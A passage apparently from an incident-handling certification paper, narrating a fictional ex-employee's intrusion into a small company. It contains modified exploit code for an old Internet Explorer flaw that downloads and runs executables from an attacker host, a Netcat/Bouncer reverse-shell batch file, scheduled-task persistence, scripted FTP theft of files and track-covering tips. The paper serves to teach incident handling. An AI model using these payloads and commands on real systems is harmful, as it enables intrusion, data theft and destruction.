He strolls down there with his laptop, running Fedora Core 2[17] and connects up to the AP. His first tool to use is Nmap[18]. It will enable him to scan the address range he identified earlier and see what hosts exist and what ports are open. He's not too worried about getting caught, as most firewalls see hundreds of portscans a day and usually ignore them. He issues the following command:

```
[root@redwonder root]# nmap -sS -O 212.xxx.xxx.0/24
```

This launches Nmap with the following options set:

-sS	TCP SYN scan
-O	TCP/IP host fingerprinting

It will scan every host on the 212.xxx.xxx.0/24 network using these options. Further information on Nmap options and their use for scanning networks/hosts can be found at the following URL:
http://www.insecure.org/nmap/data/nmap_manpage.html

The scan takes some time to run, but finally comes back with the following results:

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-01-15 10:34 GMT

Interesting ports on pil-gw1.pil.co.uk (212.xxx.xxx.120):
(The 1660 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE
22/tcp  open   ssh
53/tcp  closed domain
443/tcp open   https
Device type: general purpose
Too many fingerprints match this host for me to give an accurate OS guess

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on www.pil.co.uk (212.xxx.xxx.130):
(The 1660 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
Device type: broadband router|router|general purpose
Running: Conexant embedded, Draytek embedded, FreeSCO Linux 2.0.X, Linux2.4.X|2.5.X,
Siemens embedded
```

```
Too many fingerprints match this host to give specific OS details Uptime 99.610 days (since Fri
Oct 22 00:39:39 2004)

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on ns1.pil.co.uk (212.xxx.xxx.245):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
22/tcp open  ssh
Device type: general purpose
Running: Linux 2.1.X|2.2.X
OS details: Linux 2.1.19 - 2.2.25
Uptime 258.877 days (since Sat May 15 18:19:40 2004)

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on ns2.pil.co.uk (212.xxx.xxx.246):
(The 1662 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
22/tcp open  ssh
Device type: general purpose
Running: Linux 2.1.X|2.2.X
OS details: Linux 2.1.19 - 2.2.25
Uptime 257.137 days (since Mon May 17 12:13:54 2004)

Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 16691.770 seconds
[root@redwonder root]#
```

This is a little disappointing. It only serves to confirm that each address that he already knew about was doing as it should be, with some OS identification guesses. He knew PIL had many backend database servers, but they must be either well protected by firewall rules or on another network segment. Figuring that he's not likely to get very far very quickly he calls it a day and returns home.

That night he thinks about how he might get a foothold into the network. The front-line defences seem to be quite good and no low hanging fruit seem to be dangling down from that end of things! Perhaps he should think more along social engineering lines. Being such a small company, he won't be able to fool anyone into thinking he's some random member of staff who's forgotten his password, so there's no point in trying an approach as direct as that.

He thinks back to the job posting he saw on PIL's website. Perhaps he could send a CV in to HR with an online link to trick them into going to a website with some sort of browser borne exploit to compromise an internal machine. If he could figure out a way of getting remote shell access to that box, he could further compromise the network from there. This sounded good …

Exploiting the System

The next morning, Tony wakes up determined to find a way into PIL's network. He browses to his favourite security websites and looks for recent browser flaws. He knows that all of the client machines are Windows XP Professional with Service Pack 2 applied from working there (Paul had gone around all of the machines one-by-one to update them to SP2 last September) and that Internet Explorer is the only browser choice. He's also reasonably sure that there is no automatic updating of the machines done in relation to Windows and browser patches.

Searching through recent Bugtraq[2] postings, he comes across an exploit that will work on Windows XP SP2 with Internet Explorer 6 called "Microsoft Internet Explorer SP2 Fully Automated Remote Compromise". It looks promising as it does not require any user interaction and is virtually invisible in operation. It places an executable of choice on the target system. Tony immediately thinks of Netcat[19] as the ideal executable, as he may be able to obtain a reverse-shell on the target system. However, as PIL use a proxy server to connect to the Internet, he's not sure he'll be able to connect to the outside world without a utility called Bouncer[20]. It allows you to create an SSL tunnel to the outside world via a proxy server, which should work perfectly with Netcat listening at the attacking end for an incoming SSL connection. He would create a batch file to automate the running of these two programs on the target system.

Further information on how to use Bouncer can be found at the following URL:
http://nlxoo.8bit.co.uk/nlxoo1.html

All he'll need to do is get himself some free, anonymous web hosting somewhere to put all the files required. To do that, he signed up to one of the many free web hosting companies, providing a Hotmail address he'd just setup as the contact details along with a false name and address. Minutes later he had a free website ready to use (the tiny 10MB size limit and 100MB download limit per month didn't bother him!). For the purposes of this demonstration of the exploit, we'll call the web space "www.xxxxxx.com".

The code for the three text files is shown in the Bugtraq posting (see Appendix A), so he quickly creates these three files with the names given; sp2rc.htm, writehta.txt and f00bar.txt. He can see they're going to need some minor modification if he's going to host his own website with this exploit on it, so firing up notepad with each file open separately he makes the following changes:

sp2rc.htm
He renames this to index.html so it is the first page loaded on his website. The following line of code needs to be changed to reflect the URL that he will be using to host the files:

```
<PARAM name="Item1" value='command;javascript:execScript("document.write(\"&lt;script
language=\\\"vbscript\\\"
src=\\\"http://freehost07.websamba.com/greyhats/writehta.txt\\\"\"+String.fromCharCode(62)+\"</
scr\"+\"ipt\"+String.fromCharCode(62))")'>
```

to the following (changing the website address for “writehta.txt” to be retrieved from):

```
<PARAM name="Item1" value='command;javascript:execScript("document.write(\"&lt;script
language=\\\"vbscript\\\"
src=\\\"http://www.xxxxxx.com/writehta.txt\\\"\"+String.fromCharCode(62)+\"</scr\"+\"ipt\"+String.fr
omCharCode(62))")'>
```

writehta.txt
Again, there is just one line of code in this file to change to reflect the name of the website he will be using to host the files:

```
"Dbq=http://www.malware.com;" & _
```

This changes to:

```
"Dbq=http://www.xxxxx.com;" & _
```

f00bar.txt
There are three lines of code to change in this file and some extra code to add for the additional files he needs.

```
""" : o.open ""GET"",""http://freehost07.websamba.com/greyhats/malware.exe"",False : crap="""
""" : s.savetofile ""C:\malware.exe"",2 : crap="""
""" : ws.Run ""C:\malware.exe"", 3, FALSE : crap="""
```

In the original code above, the actual executable that the exploit will place on the target system and run is called “malware.exe”. Tony wants the file he places on the client system to be a little more discreet! As he’s going to place all of the files in the C:\Windows folder on the target system, he decides “twain_32.exe” is a good name to use for Netcat, as it is similar to the genuine “twain_32.dll” file located in the same folder. With Bouncer, he chooses “vmmreg32.exe” for the same reason.

For his batch file, he chooses “autoexec.bat” as the name. It will be in the wrong place, but at least looks genuine and again is not likely to be spotted casually. In order to make f00bar.txt download Netcat, Bouncer and his batch file, he had to repeat the GET and savetofile functions three times, before finally continuing on with the code to execute the batch file:

```
"meaning less shit i had to put here"
"<script language=vbscript> crap = """
```

```
""": on error resume next: crap = """
""" : set o = CreateObject(""msxml2.XMLHTTP"") : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/twain_32.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\ twain_32.exe"",2 : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/vmmreg32.exe"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\vmmreg32.exe"",2 : crap="""
""" : o.open ""GET"",""http://www.xxxxxx.com/autoexec.bat"",False : crap="""
""" : o.send : crap="""
""" : set s = createobject(""adodb.stream"") : crap="""
""" : s.type=1 : crap="""
""" : s.open : crap="""
""" : s.write o.responseBody : crap="""
""" : s.savetofile ""C:\windows\autoexec.bat"",2 : crap="""
""" : Set ws = CreateObject(""WScript.Shell"") : crap="""
""" : ws.Run ""C:\go.bat"", 3, FALSE : crap="""
"""</script> crap="""
```

He could see he was going to have to test this, as there was a fair amount of scope for things to go wrong. To do this, he setup a small test network at home consisting of a Windows 2000 Professional machine running IIS (Internet Information Services) and a Windows XP SP2 Professional "victim" machine which had not been patched since having SP2 applied and had no anti-virus software running. This can setup can be seen in the Network Diagrams section of this paper.

He quickly setup the Windows 2000 machine as a default install with the IIS web service running and the new exploit code, along with the three payload files, in the root of the website folder. This machine was given an IP address of 10.0.0.1.

On the Windows XP machine, he again performed a default install and then applied SP2. This machine was given an IP address of 10.0.0.2. In order to mimic the web space he had just secured, he needed to make a local hosts entry (a hosts file on a machine, found in c:\Windows\System32\drivers\etc, is a file mapping IP addresses to hostnames and is always read first, before checking a DNS server) on this machine with the IP address of the Windows 2000 IIS machine against the hostname www.xxxxxx.com. The contents of his hosts file were then just the following two entries:

```
127.0.0.1                  localhost
```

```
10.0.0.1                    www.xxxxxx.com
```

In order to automate the running of the payload, he needed to create a batch file called autoexec.bat to create the SSL tunnel back to his attacking PC. The batch file contained the following code:

```
cmd.exe /c start /min c:\windows\vmmreg32.exe --bind 127.0.0.1 --port 9999 --destination
82.xxx.xxx.125:443 --tunnel pil-isasrv:8080

cmd.exe /c start /min c:\windows\twain_32.exe -e cmd.exe 127.0.0.1 9999
```

Each line started by launching a command prompt with the "/c" option, which tells the batch file to run the command prompt and terminate the window when whatever process that runs within it ends. The "start /min" command then launches the program after the statement, but minimised, which would help hide it.

The Bouncer options are as follows:

--bind	the IP address to bind the process to (in this case, localhost)
--port	the port to bind the process to (a random port, 9999)
--destination	the destination IP address for the tunnel and the port number to use (the IP address of the attacking system and the SSL port 443, as the proxy and firewall will allow SSL traffic through)
--tunnel	the proxy server address and port

Netcat is run with the –e option to execute the inbound program, "cmd.exe". It connects to 127.0.0.1 (localhost) on port 9999, which Bouncer is already bound to. Netcat then uses Bouncer's SSL tunnel to the attacking host's listening Netcat session. The attacking host will run Netcat as follows:

```
nc.exe –l –p 443
```

The -l switch tells Netcat to listen and the -p switch tells it the port to listen on, in this case 443 (SSL) for the incoming Bouncer tunnel.

For testing purposes, as he didn't have a proxy server handy, he had to drop the --tunnel option for Bouncer in the batch file and put the IP address of his attacking laptop as the destination. On the attacking laptop, he ran Netcat in listening mode as shown previously.

He then fired up Internet Explorer on the Windows XP machine and typed in www.xxxxxx.com as the URL. This brought him straight onto the test IIS machine and ran the exploit. Or rather it didn't! He just got some gibberish code up on his screen. Confused, he had a closer look at the HTML code for the web page. Straight away, he noticed that the code had "&lt;" and "&gt;" at the beginning and end of some of the HTML tags. Knowing this stood for greater than and less than, he changed all of the relevant lines to "<" and ">"

symbols instead so that the code looked right. Perhaps the Bugtraq posting had these in because the code was interpreted strangely when the archive website automatically published the posting, or perhaps it was to stop script kiddies hijacking the code too easily.

A quick refresh of the browser on the victim PC showed that the code was now working correctly on that page and a HTML Help window popped up with the contents of the tools.htm file displayed, but then he got a script error popup saying "[Microsoft][ODBC Text Driver] Internal internet failure". The exploit didn't seem to have even run as far as creating the HTA file.


Slightly disappointed, Tony went about double-checking all of the code. Nothing seemed to be wrong as far as he could tell. Back to Google he thought, to get some more background on the exploit code. He came across Michael Evanchik's homepage[8] eventually. There was much more information here about the original drag and drop vulnerability in Internet Explorer and the ADODB.recordset function. Though the old exploit code is slightly different, much of it is used for the current exploit. One section he reads in particular stands out:

"*There is one thing you need to know about this code. Oddly "select * from foobar.txt" not only runs a GET command for "foobar.txt" on the web server, it also logs in anonymous to a FTP server on the same host. If your server does not allow both, the vulnerability will not work*."[9]

Quite a major piece of information to have been left out of the current Bugtraq posting he thought! He installed the FTP component on the IIS box and tested that he could log into it anonymously from a remote machine. Having confirmed this, he cleared the errors on the victim machine and loaded the page again. A HTML Help window popped up with the contents of the tools.htm file displayed and nothing else happened. No errors at all this time. He had expected the payload to run automatically though, but nothing had connected to his attacking laptop.

Not sure if he'd made a mistake with the coding or not, he looked to see if any of the payload files were in the victim machine's "c:\Windows" folder, but they were not. He then examined the Startup folder and happily found the "Microsoft Office.hta" file there. To emulate restarting the machine, he ran this file. Right away, a reverse command shell appeared on his attacking laptop and three windows opened on the victim machine.

He checked to make sure that the command prompt he was looking at on his attacking laptop was indeed the remote hard drive on the victim PC. It worked perfectly. Looking at the victim machine however, there were two minimised cmd.exe windows and an open HTA window with some errors on it as shown below in Figure 4:



```
C:\Documents and Settings\All Users\Start Menu\Programs\Startup\Microsoft ...

□□TG!□□¶˙ò?□²Ï□□#ª_þX□□!Òcö□ëÏ□°ãª?□□□ÿÿÿÿ□@□¾"µÈó\Î□-
åªDw=□□□†□I□Å<Ž¶ëmÐ□□□öª_þX□c€□□#meaning less shit i had to put
here□ÿÿÿhÿÿ□ÿ# crap="□□□□□□□□□□□□□□□
```

Figure 4 - HTA error window

This was messy and bound to be spotted. He wasn't sure if this was normal or if the alterations in the code he had made had caused it. Either way, the payload seemed to work just fine, so he decided it would be easier to hide the three windows. Tony did a little searching with Google and eventually came up with a freeware program called HideWindow v1.43[21]. It seemed to do exactly what he needed it to do from a command line. To test it, he copied it over to the victim machine and issued the following command from the command prompt:

```
hidewndw c:\windows\vmmreg32.exe
```

This hid the cmd.exe window that Bouncer was running in. Excellent – he did the same with the Netcat and HTA windows. All he would have to do now is add this executable to his web server and add to the code in f00bar.txt as before to also download this additional file (see Appendix B for final exploit code). He wouldn't bother changing the program filename this time as it didn't really stand out as anything harmful looking as it was.

Now all he had to do was clean the victim machine of the new files, setup the attacking machine to listen again, and refresh the victim browser to run it all again. He did this and then rebooted the victim machine. As soon as he logged in, there was a very brief flash of a window, then the system looked perfectly normal, as if nothing was running. The attacking machine however had a successful connection directly to it via Netcat.

Tony was delighted – he put together a fake CV, with a link to "online security" papers that he claimed he had written and a covering letter. He added some display text to the "index.html" file to make it look like it was meant to be hosting these so called papers. It would just look like a half-hearted attempt at a homepage when someone visited, but that was fine by him!

Then he uploaded all of his files to the new free web space he had acquired. Fortunately for him, the hosting company allowed anonymous FTP to the base URL address with read-only access. He cleaned up his victim machine again and opened up the site once more. The exploit appeared to run ok and the HTA file appeared correctly. He ran it and as before, it seemed to run fine. However, as expected, no reverse shell was delivered to his listening attack laptop, as the proxy address had been filled in this time in the batch file for launching Bouncer.

Thinking about what he'd done, it suddenly occurred to him that if the attack was spotted, it was going to be very easy to track it back to him, as he'd left his own IP address in the batch file for the listening Netcat on his laptop. He was quite an IRC (Internet Relay Chat) fan and had often seen people trading remote shell or FTP access to unprotected systems across the Internet. This seemed preferable.

Hopping onto his favourite underground IRC channel, he got talking to a guy about exactly that and managed to persuade him to give him a compromised host in exchange for some pirated games that Tony had. The other guy set him up an account on his own FTP server to upload the games to first. This he did and sure enough he got an IP address and Telnet login credentials in return.


He fired up Telnet and tried it – sure enough it worked and appeared to be a Linux system. Seemed to be some educational facility in South America that didn't realise having Telnet open to the world with a simple username/password combination was a bad idea! Fortunately he had root access on the system. Using Lynx[22], a text based web browser, he downloaded the Linux version of Netcat[23] and set it up to listen, but this time only to connections coming from the address of the firewall in PIL so that someone else wouldn't randomly take over his system:

```
nc –l 212.xxx.xxx.120 –p443
```


Happy with the setup, he filled in the form on PIL's website and attached his CV to it. Now all he had to do was sit back and wait for a connection to his newly acquired machine running Netcat.

Network Diagram

The first network diagram shown here is a simple illustration of the test network that Paul used when he was testing the exploit code and payload content to make sure it worked:



The second network diagram, shown on the next page, is the "live" network showing how PIL is connected to the internet via a WAN link to the server centre and where all of the systems that Tony managed to get information about reside.


Router 1
10.129.69.20/24
192.168.20.1/16
Router 2
10.150.69.1/24
192.168.20.2/16
E1 Site Link
DNS Server
ns2.pil.co.uk
212.xxx.xxx.246
DNS Server
ns1.pil.co.uk
212.xxx.xxx.245
Web server
212.xxx.xxx.130
10.129.69.0/24
212.xxx.xxx.0/24
Firewall
pil-gw1.pil.co.uk
212.xxx.xxx.120
10.150.69.2
Firewall
pil-gw2.pil.co.uk
212.xxx.xxx.121
212.xxx.xxx.122
3Com Superstack
24 port hub
Cisco 3548
48 port switch
Internet
Mail Server
pil-exsrv01.pil.co.uk
10.129.69.29
Vicky's PC
10.129.69.102
Paul's PC
10.129.69.103
Tony's PC
10.129.69.105
ISA Proxy Server
SurfControl Web Filter
pil-isasrv
10.129.69.25
Tony's Laptop
82.xxx.xxx.125
"Evil" web server
www.xxxxxx.com

Keeping Access

It wasn't long before he received an email to his temporary Hotmail account, thanking him for submitting his job application. As expected, nothing else happened that day. Tony was banking on the victim's anti-virus software not being quite up to date, knowing that the anti-virus vendors had added a pattern match for the HTML code he had used in the exploit. However, the next morning, just before 9am, a "c:\Windows>" prompt suddenly appeared on his hijacked system. Quite an amusing sight on a Linux box he thought! Time to have some fun and get some revenge!

First things first, he needed to get the Netcat/Bouncer tunnel to start without the help of the HTA file, which would be detected by the victim's anti-virus, should it ever get updated! To do this, he needed to add the "autoexec.bat" file to the Task Scheduler on that machine as follows:

```
C:\WINDOWS>at 10:00 /every:monday,tuesday,wednesday,thursday,friday
c:\windows\autoexec.bat
at 10:00 /every:monday,tuesday,wednesday,thursday,friday c:\windows\autoexec.bat

Added a new job with job ID = 1

C:\WINDOWS>del "c:\Documents and Settings\All Users\Start Menu\Programs\Startup\Microsoft
Office.hta"
```

This tells the machine to start "autoexec.bat" every weekday at 10am and removes the HTA file before it gets noticed.

Next, Tony moved on to having a browse around the machine. A folder called "c:\HR_Reports" caught his attention. There were many files in here, named by date, but with a ".dat" file extension. They were all quite big and had recent dates. This would do for starters he thought, randomly deleting a few of them!

Bored with that, he moved on to using trying the Telnet details he had. Unfortunately, Telnet doesn't work directly from a Netcat prompt and nothing appeared to happen. Thinking they might have an FTP server on the same machine, he tried FTP'ing directly to it. It asked for a login details but got no further. Tony remembered reading something about scripting FTP commands for use with Netcat (Matthew Carpenter explains very well how such an approach would work in his GCIH paper[24]). A quick Google search later, he was in business. He issued the following commands at his remote Netcat prompt:

```
C:\WINDOWS>mkdir DirectX
mkdir DirectX

C:\WINDOWS>cd DirectX
cd DirectX
```

```
C:\WINDOWS\DirectX>echo user >> ftp.txt
user >> ftp.txt

C:\WINDOWS\DirectX>echo itsupport >> ftp.txt
itsupport >> ftp.txt

C:\WINDOWS\DirectX>echo p466w0rd >> ftp.txt
prompt >> ftp.txt

C:\WINDOWS\DirectX>echo prompt >> ftp.txt
prompt >> ftp.txt

C:\WINDOWS\DirectX>echo bin >> ftp.txt
echo bin >> ftp.txt

C:\WINDOWS\DirectX>echo mget * >> ftp.txt
echo mget * >> ftp.txt

C:\WINDOWS\DirectX>echo quit >> ftp.txt
echo quit >> ftp.txt

C:\WINDOWS\DirectX>ftp –A –s:ftp.txt 212.xxx.xxx.130
ftp –A –s:ftp.txt 212.xxx.xxx.130
```

This made a folder called “C:\Windows\DirectX” to use for the FTP operations (chosen because of its similarity to the genuine “c:\Windows\System32\DirectX” folder). The rest of the commands scripted the FTP session (as per Matthew Carpenter’s method mentioned above, with the addition of login credentials).

Sure enough, it logged in and started retrieving lots of files. It seemed to be going on for ages, so he left it for a while and came back at 10:40am. The session had disconnected for some reason. Slightly annoyed at the fact that he hadn’t set the Task Scheduler to run more than once a day, he then left the machine, knowing he would not get access again until 10am the next morning, but not sure why it disconnected …

Covering Tracks

As no software has been installed and nothing has been made to crash on the system, there are no entries in either the Application or System Event Logs. On the vast majority of client systems, both corporate and privately held, no auditing is setup either, so there would be nothing in the Security Event Log. As such, there is very little to do in the way of covering tracks.

If Tony were particularly smart, he would not have attempted to keep access to the compromised system. He would have just done whatever damage he felt he needed to in terms of deleting files or whatever and then removed the HTA file and batch file so Bouncer and Netcat no longer started. He could not have removed the executables as they would be in use while he had access, but the chances of them ever being found are slim.

The most important thing to do then would be to either remove the website he setup completely or remove the existing files and stick up a dummy, completely innocuous page there instead to try and hide the source of the attack.

Part Four: The Incident Handling Process

Preparation

PIL had grown rapidly over the last year. Although they had less than 50 employees, their customer base was rapidly expanding. Because of this and the limited internal staff, it was necessary for PIL to use external companies quite often to implement, or help implement, large IT projects.

